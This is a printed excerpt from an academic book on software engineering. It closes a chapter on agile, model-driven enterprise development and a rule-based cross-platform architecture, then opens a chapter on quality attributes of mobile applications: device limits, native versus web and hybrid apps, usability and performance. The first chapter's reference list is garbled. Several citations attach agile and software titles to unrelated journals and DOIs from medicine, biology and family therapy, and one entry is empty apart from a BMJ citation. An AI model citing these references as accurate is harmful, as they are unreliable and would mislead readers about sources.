The business of an enterprise does not usually change. On the other hand, the applications must constantly be adjusted to the new regulations and products. Most of these changes are related to business rules. A new product usually just resembles the characteristics of old products with new flows. I found that a good tool for the maintenance and extensions of applications is a rule based engine that collaborates with existing software components and low level modules. Another potential big change is to migrate legacy applications to a new platform. A big bang approach to migrate all legacy applications to a new platform in one go is rather risky. A graduate migration would require interoperations between software components in the new platform and software components in the legacy platform. Out of personal interest, I am building a framework with a cross platform architecture. The framework contains the following features:

- A cross platform architecture which utilizes SOA, enterprise service bus (ESB), agent technology, and service integration is being designed.
- Uses rule based engines in both decentralized and host systems to tackle the fast evolution and changes in business rules.
- Process flow is driven by a combination of business rules and the state data within the context controlled by the rule based engine.
- Allow dynamic business rules, services and process flows composition based on meta-data that can be interpreted by rule based engines.

The concept of the architectural framework utilizing an ESB for application integration is illustrated in Figure 9. It has the following characteristics:


- The service bus is used for the integration of different enterprise applications.
- The legacy host system can provide services for its existing applications.
- The Central Intelligent Agent controls the business process and distributes the data processing to different software components in different platforms.
- Integration of Web service, mobile systems, community and social network systems, host systems and external systems in the cloud.

I have also enhanced the modeling technique with the following features:

- Models for code generation are platform and language independent.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Design of a cross platform architecture



- Formalize domain specific models for business rules, process flow and services with the generation of meta-data to be interpreted by rule based engines.

Prototypes have been built for the rule based engines in Java and COBOL, as well as the code generator for Java. The activities are ongoing.

CONCLUSION

In this chapter I have reported my many years of experience in software development, particularly the last ten years of using the agile and model driven approach. My first project of maintaining a large package of code with no documentation gave me the experience of a software crisis. Later on I had the opposite experience, with heavy documents resulting in a traditional waterfall approach to software development. In my opinion, these approaches have major flaws. My best experience is with the agile and the model driven approach. Agile coupled with MDSD allows us to put forward an iterative and incremental development process with fast delivery of useful software and continuous integration. It eliminates the heavy documents but provides useful documentation through models. Programming can also start at the earlier stage parallel to requirements specification. The approach has been applied to 13 projects that were all completed successfully, on time and within budget.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The software architecture and the modeling framework with code generation tools have been the main contributors to our success. In my opinion, particularly for enterprise applications, the design of the software architecture is crucial to ensure the agile approach can be applied throughout the whole development life cycle. The software architecture should provide a foundation for the fast development of individual software components and continuous integration. It should ensure changes and extensions can be made relatively easily. We designed a software architecture with a central process controller. Software components or modules are developed as autonomous units that can be unit tested. The architecture also provides a plug and play mechanism for components and modules. It makes changes and extensions rather straight forward tasks.

The agile manifesto recommends a self-organized and motivated team. A dream team can be very effective and efficient. The circumstances, on the other hand, may not permit this to happen. We cannot rely on a dream team or even the buy in of the team members to our approach, as a pre-requisite. In some cases, we must persist with the way we work even though there is great resistance from other team members.

Despite the track records of projects using our approach, acceptance within our organization is only moderate. We face a lot of resistance from experienced architects and programmers. We had the support of management to start off; but as the management changed with time, the support disappeared.

Despite the lack of support from the management, I will continue to explore and improve our approach to software development. Currently I am building a prototype for a cross platform architecture which utilizes SOA, enterprise service bus (ESB), agent technology, service integration and a rule based engine. I am also trying to develop platform independent domain specific models with high level abstractions. Together they should provide a fast, effective and agile way towards enterprise application development.

REFERENCES

Ali Babar, M., Brown, A. W., & Mistrik, I. (2014). Agile Software Architecture. *Communication Design Quarterly Review*, *2*(2), 43–47. doi:10.1145/2597469.2597477

Ambler, S. W. (2010). *Agile Modeling*. Ambisoft.

Ambler, S.W. (2013). *What Was Final Status*. Academic Press.

Bell, T. E., & Thayer, T. A. (1976). 2nd International Conference on Software Engineering. *Computer*, *9*(8), 9–12. doi:10.1109/C-M.1976.218669

Blocher, M., Blumberg, S., & Laartz, J. (2012). *Delivering Large-Scale IT Projects on Time, on Budget*. And on Value.

Boehm, B. (1986). A spiral model of software development and enhancement. *ACM SIGSOFT Software Engineering Notes, ACM*, *11*(4), 22–42. doi:10.1145/12944.12948

Boehm, B. W. (1988). A spiral model of software development and enhancement. *Computer*, *21*(5), 61–72. doi:10.1109/2.59

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Bogard, J. (2012). Why I'm done with Scrum. In Combining Kanban and Scrum -- Lessons from a Team of Sysadmins (pp. 99–102). LosTechieshoughtWorks.

Cockburn, A., & Highsmith, J. (2001). Agile software development, the people factor. *Computer*, *34*(11), 131–133. doi:10.1109/2.963450

Collier, M. J. (2009). CHAOS Summary 2009, The Standish Group. *Negotiation and Conflict Management Research*, *2*(3), 285–306. doi:10.1111/j.1750-4716.2009.00041.x

Gualtieri, M. (2011). Agile Software is A Cop-Out; Here's What's Next. *Forrester*, *36*(6), 529–531. doi:10.1097/SHK.0b013e318239235a

Harlow, M. (2014). Molecular biology: RNA retrieved from intact tissue. *Nature*, *505*(7483), 264. doi:10.1038/505264d

Hartmann Preuss, D. (2006). Interview: Jim Johnson of Standish Group. *Info*, *Q*(289), 253. doi:10.2307/20632978

Jackson, M. (2010). Engineering and Software Engineering. Academic Press.

Johnson, J., Boucher, K. D., Connors, K., & Robinson, J. (2001). *Collaborating on Project Success*. SOFTWAREMAG.

Kiczales, G., Lamping, J., Mendhekar, A., Maeda, C., Videira Lopes, C., Loingtier, J., & Irwin, J. (1997). *Aspect-Oriented Programming*. Paper presented at the European Conference on Object-Oriented Programming ECOOP'97, Berlin, Germany. doi:10.1007/BFb0053381

Kiggundu, A. (2014). Agile – Theory vs. Practice. ThoughtWorks. *Nature*, *505*(7483), 264. doi:10.1038/505264d

Krigsman, M. (2006). *Management of Critical Success Factors.* ZDNet.

Kruchten, P. B. (2011). Agile's Teenage Crisis. *InfoQ*, *10*(4), 363–364. doi:10.1080/15332691.2011.613313

Larman, C. (2003). *Agile and Iterative Development: A Manager's Guide*. Routledge.

Malan, R., & Bredemeyer, D. (2010). Software Architecture and Related Concerns. *Resources for Software Architects*, *6285*, 352–359.

McGovern, J., Ambler, S. W., Stevens, M. E., Linn, J., Sharan, V., & Jo, E. K. (2003). A Practical Guide To Enterprise Architecture. Upper Saddle River. *Business Communication Quarterly*, *66*(1), 108–111. doi:10.1177/108056990306600116

Moczar, L. (2013). *Why Agile Isn't Working: Bringing Common Sense To Agile Principles*. Academic Press.

Murphy, M. (2014). Agile Project Failure kills £15m Surrey Police System. *Computerworld UK*, *283*. doi:10.1163/9789004266827_013

Ning. (2014).. *BMJ (Clinical research ed.), 348*, g1585. doi: 10.1136/bmj.g1585

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Pang, C. Y. (2012). *Improve Business Agility of Legacy IT System.* Paper presented at the Information Systems Reengineering for Modern Business Systems: ERP, SCM, CRM, E-Commerce Management Solutions, Hershey, PA.

Rakitin, S. R. (2001). *Manifesto Elicits Cynicism: Reader's Letter to the Editor.* Paper presented at the IEEE.

Royce, W. (1970). *Managing the Development of Large Software Systems.* Paper presented at the IEEE WESON.

Saravanan, G. (2013). Why Software Engineering Fails! (Most of the Time). *Software Engineering Notes*, *38*(6), 1–4. doi:10.1145/2532780.2532802

Software Crisis. (2010). In *Wikipedia*. Retrieved July 26, 2010, from http://en.wikipedia.org/wiki/Software_crisis

Wegner, P. (1989). Concepts and Paradigms of Object-Oriented Programming. Academic Press.

ADDITIONAL READING

Agile Manifesto Group. (2001). Manifesto for Agile Software Development. *Agile Manifesto*. http://agilemanifesto.org

Ali Babar, M., Brown, A. W., & Mistrik, I. (2014). *Agile Software Architecture*. Waltham, MA: Morgan Kaufmann.

Ambler, S. W. (2010). Agile Modeling. *Ambysoft*. Retrieved July 26, 2010, from http://www.agilemodeling.com/

Arlow, J., & Neustadt, I. (2004). *Enterprise Patterns and MDA: Building Better Software with Archetype Patterns and UML*. Reading, MA: Addison-Wesley.

Bass, L., Clements, P., & Kazman, R. (2003). *Software Architecture in Practice* (2nd ed.). Reading, MA: Addison-Wesley.

Coplien, J., & Bjornvig, G. (2010). *Lean Architecture for Agile Software Development*. West Sussex, UK: John Wiley & Son.

Erl, T. (2008). *SOA Principle of Service Design*. Upper Saddle River, NJ: Prentice Hall PTR.

Erl, T. (2009). *SOA Design Patterns*. Upper Saddle River, NJ: Prentice Hall PTR.

Fowler, M. (1997). *Analysis Patterns: Reusable Object Models*. Reading, MA: Addison-Wesley.

Fowler, M. (1997). *Patterns of Enterprise Application Architecture*. Reading, MA: Addison-Wesley.

Gamma, E., Helm, R., Johnson, R., & Vlissides, L. (1995). *Design Patterns: Elements of Reusable Object-Oriented Software*. Reading, MA: Addison-Wesley.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Garland, J., & Anthony, R. (2003). *Large-Scale Software Architecture: A Practical Guide using UML*. West Sussex, UK: John Wiley & Son.

Hohpe, G., & Woolfe, B. (2004). *Enterprise Integration Patterns: Designing, Building, and Deploying Messaging Solutions*. Reading, MA: Addison-Wesley.

Hunt, J. (2006). *Agile Software Construct*. London, UK: Springer.

Larman, C. (2003). *Agile and Iterative Development: A Manager's Guide*. Reading, MA: Addison-Wesley.

McGovern, J., Ambler, S. W., Stevens, M. E., Linn, J., Sharan, V., & Jo, E. K. (2003). *A Practical Guide To Enterprise Architecture*. Upper Saddle River, NJ: Prentice Hall PTR.

Mellor, S. J., Scott, K., Uhl, A., & Weise, D. (2004). *MDA Distilled: Principles of Model-Driven Architecture*. Reading, MA: Addison-Wesley.

Reengineering Center. (1995). *Perspectives on Legacy System Reengineering*. Software Engineering Institute, Carnegie Mellon University.

Roshen, W. (2009). *SOA-Based Enterprise Integration*. New York, NY: McGraw-Hill.

SDLC. (2013). Software Development Life Cycle. *SDLC*. Retrieved December 11, 2014, from http://www.sdlc.ws/

Systems Reengineering Patterns. (2000). Systems Reengineering Patterns. *Heriot-Watt University*. Retrieved July 26, 2010, from http://www.reengineering.ed.ac.uk/

KEY TERMS AND DEFINITIONS

Agile Software Architecture: A software architecture that lays out blue prints of the organization and structure of software components as well as well defined mechanism on how components can be tested and integrated into the system that would sustain the agile approach through out the software development life cycle.

Agile Software Development Process: An evolutionary and iterative approach to software development with focuses on adaptation to changes.

COBOL: The programming language designed for commercial business data processing used for applications that often form the backbone of the IT structure in many corporations since 1960.

Domain Specific Language DSL: Extension of UML with additional properties according to the stereotypes assigned to modeling elements to capture semantics required for COBOL code generation.

Enterprise Service Bus (ESB): A software architecture model used for designing and implementing the interaction and communication between mutually interacting software applications in service oriented architecture (SOA).

Intelligent Agent: An autonomous entity which acts upon the circumstances and direct its activities towards achieving goals.

Legacy Integration: The integration and Web extension of existing (legacy) systems, especially mission-critical mainframe systems, in order to leverage existing IT assets.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Mainframe: Mainframe computer systems like IBM z/OS.

Model Driven Software Development (MDSD): A model centric rather than a code centric approach to software development with code generated from models.

Re-Engineering Legacy Enterprise IT System: Integrating legacy enterprise IT system that is difficult to maintain and enhance into a new architecture which allows modification and evolution to meet new and constantly changing business requirements.

Service Oriented Architecture (SOA): A technical software architecture that allows client applications to request services from service provider type applications in a host system.

Software Component: A software unit of functionality that manages a single abstraction.

Software Crisis: A term used in the early days when software projects were notoriously behind schedule and over budget and maintenance costs were exploding.

Software Development Life Cycle (SDLC): The process, methods or a set of methodologies applied to create or alter software projects.

Waterfall Model: A sequential design, used in software development processes, in which progress is seen as flowing steadily downwards (like a waterfall) through the phases of Conception, Initiation, Analysis, Design, Construction, Testing, Deployment and Maintenance.

This research was previously published in Emerging Innovations in Agile Software Development edited by Imran Ghani, Dayang Norhayati Abang Jawawi, Siva Dorairaj, and Ahmed Sidky, pages 51-84, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 4
Quality Attributes for Mobile Applications

João M. Fernandes
Universidade do Minho, Portugal

André L. Ferreira
Universidade do Minho, Portugal

ABSTRACT

A mobile application is a type of software application developed to run on a mobile device. The chapter discusses the main characteristics of mobile devices, since they have a great impact on mobile applications. It also presents the classification of mobile applications according to two main types: native and web-based applications. Finally, this chapter identifies the most relevant types of quality attributes for mobile applications. It shows that the relevant quality attributes for mobile applications are usually framed in the Usability, Performance, and Maintainability and Support categories.

INTRODUCTION

A mobile application (or just mobile app) is a type of software application developed to run on a mobile device. Mobile applications are a recent type of software application that emerged due to the appearance of many handheld devices, like smartphones, which are considered to be the personal computer of the future (Duffy, 2012), or tablet computers. Mobile devices are expected to be easily carried, held, and used in the hands; hence, mobile devices are characterized by being relatively small devices when compared to desktop computers. For this reason, mobile devices are naturally restricted in several dimensions that strongly affect the operating characteristics of an application that executes on this type of devices. In many cases, the challenges for the software or systems engineer when developing a mobile application are similar to the ones to develop other types of embedded applications (Wasserman, 2010). Common issues include integration with hardware, security, performance, reliability, and storage limitations.

DOI: 10.4018/978-1-5225-3422-8.ch004

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

BACKGROUND

Until recently, mobile devices were characterized for having small display sizes, low processing power, poor connectivity, and limited interaction methods. The range of mobile applications available for these devices was relatively small. Mobile devices have evolved considerably in recent years as result of improvements in mobile technology, mobile networking and mobile computing. Examples are increased processing power of mobile devices, novel forms of user interaction, for example the introduction of the touch feature to operate mobile devices, and new protocols of connectivity. These improvements in the hardware motivated the increase in the range and availability of mobile applications.

Mobile applications are software systems that have specific characteristics when compared with normal desktop applications. Mobile applications differ from desktop applications by having to deal with limitations on specific hardware resources, like display size, processing power and memory to name a few. Probably the most significant difference is that mobile applications run on mobile devices with energy consumption limitations. Increase battery lifetime is a significant concern for both mobile applications developers and hardware manufacturers, namely in what concerns multimedia applications running on mobile devices.

Mobile applications can now take advantage of new hardware capabilities, meaning that they can provide a wider set of functions or use, which inevitably results in more complex software solutions. Development of mobile applications is now closer than before to the development of desktop applications in terms of complexity (examples are *Android OS*, *Apple iOS* and *Windows Phone* mobile operating systems); however the hardware is still a relevant differentiator. These differences motivate the need to understand clearly how the hardware constraints impact the software design decisions. For that purpose, one must understand which quality attributes are more relevant for mobile applications, providing an inevitable link to constraints imposed by the hardware itself. Understanding the possible impact of the hardware of mobile devices in software design decision motivates the discussion of this chapter.

MOBILE DEVICES CHARACTERISTICS

Mobile devices have a set of characteristics that have a great impact on how mobile applications are designed or created (Juárez-Ramírez et al., 2012). These characteristics establish the constraints that influence most technical and non-technical decisions on software applications development for mobile devices. A list of these characteristics is presented in this section.

Small Display Size: Mobile devices have relatively small displays when compared to desktop computers or laptops. Small mobile devices, in particular small smartphones, have display sizes of 4 to 4.5 inches but these can go down to 2.45 inches. Typical smartphones have display sizes between 4.5 to 6 inches and tablets range from 5 up to 13 inches. Mobile applications must be designed to successfully provide the desired functionality in a limited screen size. These conditions contrast greatly with normal applications that are designed to use larger screens. Small screen sizes pose great constraints to usability of mobile apps.

Small Memory Size: Normally, mobile devices have less memory available than desktop computers. Mobile devices, as any computing device, have both ROM (Read-Only Memory) and RAM (Random-Access Memory). ROM, which technically is EEPROM, i.e., Electrically-Erasable Programmable ROM, and so is both readable and writeable by the end user, does not require power to maintain its (non-volatile)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

data and is basically used by a mobile device to store the operating system, mobile applications, media (photos and video) and files. ROM memory sizes go up to 128 GB (Gigabytes), but typical sizes are around 8 to 16 GB. However, some mobiles devices allow the ROM size to be increased, by using non-volatile memory cards, e.g., SD (Secure Digital) memory cards. Due to memory size restrictions, most mobile applications are relatively small, when compared with desktop applications (e.g., Microsoft Word).

RAM memory is used to store active processes when the mobile device is functioning. RAM memory usage can greatly impact performance of mobile applications running on a mobile device. Mobile devices hold up around 1 or 2GB of internal RAM, while desktop computers typically have 4 to 8GB of RAM. Mobile applications are loaded into RAM to be executed and memory can rapidly become constrained if mobile applications do not make an efficient use of volatile memory. The result is a smaller number of applications loaded and ready to be executed at a given time. Additionally, there is a penalty in performance when RAM needs to be made available to load new applications when no sufficient memory is available. Thus, mobile apps are expected to make a moderate use of RAM memory, which results in faster loading times and increases the number of applications ready to execute.

Small Battery Capacity: Batteries provide the necessary power for mobile devices to work. While hardware manufactures struggle to increase the capacity of the batteries, mobile application developers struggle to make a more efficient use of them. Recent advancements in software technology revolutionized the way mobile devices are used. Multi-purpose mobile devices (smartphones or tablets) that allow access to email, browse the Internet, watch videos, and play games replaced basic mobile phones. Typical smartphones use batteries that can range from 1,570 to 3,400 mAh for smartphones and around 7,000 mAh for high-end tablets. Energy consumption impacts greatly mobile users. Mobile applications must strive for efficiency in terms of energy consumption in order to maximize battery life. This scenario can be achieved, e.g., by improving the algorithms for saving computation cycles.

Network Bandwidth Limitations: Mobile applications often rely on updated content or data to provide value to end users. Therefore, mobile devices must be capable of accessing content or data over a network. Most mobile devices provide more than one form of connectivity by using different network technologies. Wi-Fi technology (usually seen as a synonym of IEEE 802.11) enables mobile devices access to the Internet and private networks, while 3G is commonly used to access the internet. Other protocols, like Bluetooth or NFC (Near-Field Communication), allow direct connections between mobile devices to share data. The most significant difference of mobile devices when compared with desktop computers is that bandwidth provided by existing technologies is relatively smaller when compared with cable connectivity, especially when compared with optical fiber. Mobile applications must use bandwidth knowing that the throughput is limited by available technologies. Nonetheless, wireless technology is evolving rapidly and new Wi-Fi protocols and recent broadband standards, like Mobile WiMAX and Long Term Evolutions (LTE), are closing the gap between wireless and cable bandwidth technologies (Ethernet), thus allowing mobile applications a wider range of applicability, e.g., streaming video.

Multiple Accessories: Mobile devices are often built with different types of sensors, like GPS, accelerometer, gyroscope, barometer, light sensor and digital cameras. Interactions with the sensors occur frequently and imply that a mobile application needs to comply with the operating characteristics of the sensors, namely the operating range, the sensitivity, the accuracy, or the minimum-polling interval. Accessories are used to provide, complement, and enhance mobile devices functionality, being memory cards a good example. Some mobile devices allow built-in ROM memory to be extended by using a flash memory data device that provides additional storage. Mobile applications must consider the different types of accessories available for mobile devices to fully enhance user experience.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Multiple Network Protocols: As mentioned before, mobile devices provide one or more forms of connectivity. Different technologies can be used to provide network connectivity whether for voice or data. Examples are Wi-Fi and 3G or 4G technologies that allow mobile devices to access to data over a network and are broadly used to provide data access for most mobile applications. Other technologies, like Bluetooth or NFC allow short or very-short distance data transitions and are independent of a service provider to interact with other mobile devices. Typically, using Bluetooth or NFC mobile devices interact directly with other capable mobile devices for data transfer. Mobile applications can take advantage of these technologies by choosing the most convenient for their desired functionality. As an example, Bluetooth is very popular for hand-free devices, like headsets and NFC is expectable to be used to implement contactless payments.

Real-World Interaction: Mobile applications provide real-world interaction by interfacing with context information, like user location, time of day, neighboring users and devices. Mobile devices are capable of acquiring and using context information by using built-in sensors, like GPS and accelerometers, and complementing this information with data acquired from the network. Context awareness in mobile computing is an extensive research field and is emerging as a new computing paradigm, where infrastructure and services are seamlessly available anywhere, anytime and in any format (Hong et al., 2009). Mobile applications are now capable of taking advantage of context information that a few years back was not possible.

Always On: Mobile applications are expected to be promptly, quickly and easily available to end users. Opening or loading a mobile application is expected to be possible in a few seconds. This capability stresses resource utilization, namely processor and memory, resulting in high energy consumption that reduces battery life considerably. Mobile devices are evolving to be capable of being readily available to end users and meet very strict power consumption requirements. Always on devices have their hardware designed with dedicated processors for sensor processing tasks, typically control tasks and signal processing that allow the mobile device to enter 'sleep' mode when the device is not being used and 'wake-up' when a stimulus (signal) is given by the user. Mobile applications must be designed to take advantage of these hardware capabilities that are built into mobile devices to enhance functionality and extend battery life.

Individual and Personal Use: According to Salmre (2005), the major difference between mobile and desktop applications is the way in which people use them. Those who use both desktop and mobile applications tend to use the two in different ways. When using a mobile application, the activities of the user tend to be short. As Salmre puts it: "The user is either responding to being interrupted or using the application to make an immediate request of some other person or process." Thus, user interface takes a great importance for mobile applications, as their users are often seeking to quickly complete a simple task, and cannot take advantage of the full range of functionality provided by a traditional desktop application. Contrarily, users of desktop computers tend to have long sessions.

TYPES OF MOBILE APPLICATIONS

Mobile applications can be classified according to two main types: native applications and web-based applications (Table 1) (Charland and Leroux, 2011). Native applications are constructed to be used on a specific platform, like iOS and Android, or mobile device. Mobile web applications consist of web pages specifically developed for taking into account the characteristics of mobile devices.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Summary of main characteristics of the three types of mobile applications discussed.

Mobile Web	Hybrid	Native
Runs in mobile web browser Built with HTML5+JS+CSS Served by web server No app store needed Can look like native May be responsive or target specific screen sizes	Runs as locally installed app Built with HTML5+JS+CSS Installed on device In embedded web browser Fed by APIs App stores needed Built for specific devices May be responsive	Runs as locally installed app Built with Objective-C (or Java) Installed on device Fed by APIs App stores needed Built for specific devices

Native apps are designed and coded for a specific kind of device. For instance, iPhone apps are written in Objective-C and Android apps in Java. Native apps can usually be found in an app store, such as Google Play, and require the store's approval. They are downloaded from the store and installed on that mobile device. They run exclusively on that type of mobile device and interact with and take advantage of the features of the operating system and other software that is usually installed on that platform. A native application cannot be used for a different platform without major modifications. For example, an app developed for the iOS runs only on Apple devices.

A native apps tends to be faster and more responsive. Because its code is stored on the phone, there is no delay waiting for static content (such as images and text) to be downloaded from the web. While dynamic content still needs to be accessed from the Internet, it is an improvement over the web-based model in which everything needs to be downloaded each time. In some cases, a native app, like a game, when installed, can work with no Internet connectivity requirements.

Native apps offer better user interface features and perform faster, because they are developed to take advantage of the device's built-in features. They can use, for example, the camera, GPS, accelerometer, compass, list of contacts, etc. Native apps are less prone to security issues when compared to web-based applications as a result of decreased need for network access.

Mobile web apps are developed using technologies that one uses to build websites, such as HTML, CSS, and Javascript. A mobile web application is simply accessed by its URL in a web browser (that runs on the mobile device). In most cases, a web app can be seen as a website that mimics a native app. A major characteristic that distinguishes a mobile web application from a standard website is the fact that it is designed to be accessible in a small display, most of the cases with touch-screen interface capabilities. Hence, operations that in websites are operated with mouse clicks are operated using fingers in a mobile web app.

A major benefit related to mobile web applications is that they operate across different devices and operating systems, as long as a web browser is available. Web-based apps do not require users to install new software or manually search for updates. However, full access to features and resources available on mobile devices is not straightforward, since they are platform agnostic and have no direct access to resources of a mobile device as a native app. These limitations are being addressed, for example, by cloud phone platforms (Taivalsaari and Systä, 2012) that provide solutions for web-based apps to work seamlessly on mobile devices.

A third variation of mobile application can also be considered: *a hybrid application*. A hybrid mobile application takes an HTML-based mobile application and inserts it inside a native wrapper. The core of the application uses HTML, JavaScript and CSS, similar to web applications, but the outside is a native

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

shell. Hence, the app runs within a native app framework rather than a browser. The hybrid application are also downloaded and installed on a device. Most users cannot distinguish native from hybrid applications.

Hybrid apps are popular since they allow cross-platform development, an approach that reduces development costs. HTML code components can be reused on different mobile platforms.

QUALITY ATTRIBUTES

The successful development of a software application is tightly linked to the ability of managing software requirements. Development of a mobile application is no different; in particular, it is of primal relevance the elicitation and documentation of quality attributes. A quality attribute (also designated quality requirement or non-functional requirement) corresponds to a set of restrictions imposed to the system under development, establishing, for instance, how usable, attractive, fast or reliable it is (Fernandes & Machado, 2015). Examples of this type of quality attributes are security, modifiability, performance, or portability. Quality attributes of mobile applications are highly constrained by the hardware where the software executes. Hardware characteristics establish constraints to mobile applications and quality attributes must be carefully identified and documented to address these constrains, which assume central relevance in architectural design decisions.

Quality attributes should be contrasted with functional requirements that define the behavior of the software system. Quality attributes and functionality are orthogonal, in the sense that many software designs can achieve the same functionality with distinct levels of quality built in. Therefore, software architects focus more on quality attributes rather than on functionality (Fairbanks, 2010, p. 142). In the majority of the cases, a quality attribute is an emergent property, which implies that it is not possible to locate one place in the source code of the software system with the responsibility for ensuring the accomplishment of that attribute.

There are several frameworks to categorize quality attributes of software systems and products. The ISO/IEC 9126 standard is focused on quality, proposing quality attributes, divided in six main characteristics, for evaluating software products: functionality, reliability, usability, efficiency, maintainability, and portability.

The classification scheme suggested by Sommerville (2011, p. 88) differentiates in a first level the non-functional requirements into three categories:

- **Product Requirements** characterize aspects of the behavior of the system itself, including, for example, (i) reliability, (ii) performance, (iii) efficiency, (iv) portability, (iv) usability, (vi) testability, and (vii) readability.
- **Organizational Requirements** come from strategies and procedures established in the context of the manufacturing process of the system or the client organization, being examples (i) process standards that must be followed, (ii) implementation requirements, like the programming language to be adopted.
- **External Requirements** have origin in external factors to the system and the development process, being examples (i) interoperability requirements that define how the systems interact with other systems, (ii) legal requirements to guarantee that the system is compliant with the laws, and (iii) ethical requirements to make sure that the society in general will accept the system.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

There are many other proposals for classifying quality attributes suggested by several authors, for example, Boehm et al. (1978), Roman (1985), Grady and Caswell (1987, p. 159), Jureta et al. (2006), and Meyer (2013, p. 703). All these proposals demonstrate the lack of a consensus in the software engineering community with respect to classification of quality attributes. In this chapter, we adopt the eight categories for quality attributes proposed by Robertson & Robertson (2006) for discussing quality attributes in the scope of mobile applications:

- **Look and Feel:** The visual aspect and the aesthetics of the system, namely the graphical interface.
- **Usability and Humanity:** The easiness of utilization of the system and everything that permits a friendlier user experience.
- **Performance:** Aspects of speed, real-time, storage capacity, and execution correction.
- **Operational:** Characteristics about what the system must do to work correctly in the environment where it is inserted.
- **Maintainability and Support:** Attributes that allow the system to be repaired or improved and new functionalities to be anticipated.
- **Security:** Issues related to access, confidentiality, protection, and integrity of the data.
- **Cultural and Political:** Factors related to the stakeholders culture and habits.
- **Legal:** Laws, rules, and standards that apply to the system so that it can operate.

Generically, all categories need to be considered for a given mobile application, as it is a form of a software system. However, mobile devices characteristics imply that some quality attributes become more critical to the success of a mobile application than others. We discuss these topics in the next section.

RELEVANT QUALITY ATTRIBUTES FOR MOBILE APPLICATIONS

This section identifies and discusses the most relevant types of quality attributes for mobile applications and argues that relevant quality attributes for mobile applications are usually framed in Usability, Performance, and Maintainability and Support categories.

As mentioned in the previous section, all quality attributes are relevant and the relevance of these three types does not imply that the other five types of quality attributes are not important or should be discarded when developing mobile applications. In fact, all types of quality attributes have their relative importance, highly depending on the scope or context that motivates the need and use for a mobile application. For instance, security is a transversal aspect for all types of software applications, mobile ones included. Running third-party applications within a mobile device (that stores private information related to its owner) raises privacy and security risks (Leontiadis et al., 2012). Legal requirements are also important, since any system, regardless of the technology, has obviously to respect the established laws. The choice for highlighting Usability, Performance, and Maintainability and Support categories is that these are almost pervasive in what concerns mobile application development and if discarded or considered not relevant, the perception of quality may be deeply affected.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Usability

Usability is a crucial quality for all types of software products. Usability covers many aspects, like ease of use, personalization, ease of learning, and accessibility. According to ISO, usability is related to the extent to which a given product can be used to achieve specified goals with effectiveness, efficiency, and satisfaction in a specified context of use. A usable system means to the user increased productivity, quality of work, and user satisfaction. Usability also implies reductions in support and training costs. An interesting book on usability, edited by Spiliotopoulos et al., (2010), provides a set of methods and approaches that enable and facilitate the development of usable web systems.

Ease of use is related to the efficiency of utilizing a given system and with the mechanisms that exist to reduce the errors made by the users (for example, an automatic spell checker). Here one should take into account the GIGO (garbage in, garbage out) principle, which indicates that software programs that receive incorrect input data, after processing them, generate undesired output data. The best way to avoid garbage in the output is preventing garbage in the input. For example, when a telephone number must be introduced, it is important to ensure that only digits are typed in and that the number of digits is correct (for instance, in Portugal all phone numbers have 9 digits) and that all possible access codes are available to be chosen (avoiding thus typing in them). If these mechanisms are made available, the chances of introducing an incorrect phone number greatly decrease.

Personalization is associated with the capacity of adapting the system to the tastes and needs of the users, including the choice of the language, currency, time zone and other configuration options (colors, backgrounds, icons). Mobile devices are usually tied to a given person, which wishes to introduce his personal data (phone number, email, contacts, passwords, bookmarks, etc) in the device to configure and personalize it.

Ease of learning is concerned with the way users are trained to use the application. Based on requirements of this type, the development team can prepare training and help procedures for the users. Associated with the ease of learning is comprehensibility that determines if the users intuitively capture the functionalities of the application and how to operate it. In many cases, mobile applications are expected to be so easy to use that no external help is required. Some applications must indeed have very high comprehension levels; if this is not the case, the users resort to other alternatives, i.e., mobile applications provided by the competitors, to satisfy their needs.

Accessibility indicates how easy it is to use the system, for people who are somehow physically or mentally disabled. The disabilities can be related with physical, visual, auditory, or cognitive aspects.

Usability is very likely to be the most crucial aspect of mobile applications, since they are used in many different contexts and environments. The user shall be able to use the mobile application in crowded and noisy environments, which imply that restrictions on the inputs and outputs may apply. In many cases, the device is supposed to be handled with just one hand, while in others two hands may be necessary. This means that mobile applications must be developed with the possibility of being effectively used with either one or two hands.

Responsive design is an increasingly important concern for mobile applications. The main challenge is building applications that ensure the same level of user experience, regardless of screen size and orientation of mobile devices. This can imply show, hide or re-arrange graphical elements like number of text columns, adapting font size, resizing or hiding images to maintain the same level of user experience as mobile applications are used in devices with different screen sizes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Performance

Performance refers to the capacity of a system to respond to its stimulus, that is, the time necessary to deliver a response to an event or the number of events processed in a specific time unit. It is the degree to which a system can accomplish its functionalities within a given set of constraints. The performance of a system is related to the processing time of a task, response time of an operation, accuracy of the result, reliability, availability, fault-tolerance, storage capacity, and scalability.

In addition to the intended functionality, the behavior of a real-time system must respect a set of timing requirements externally defined. The correction of an answer of the system includes also the instant when it is produced. A late answer is incorrect and constitutes a non-conformity, according to the stipulated behavior for the system. For example, the time limit to fire an alarm in the case of a dangerous situation must be scrupulously met; otherwise, it may not be possible to save the persons and the goods that are being monitored.

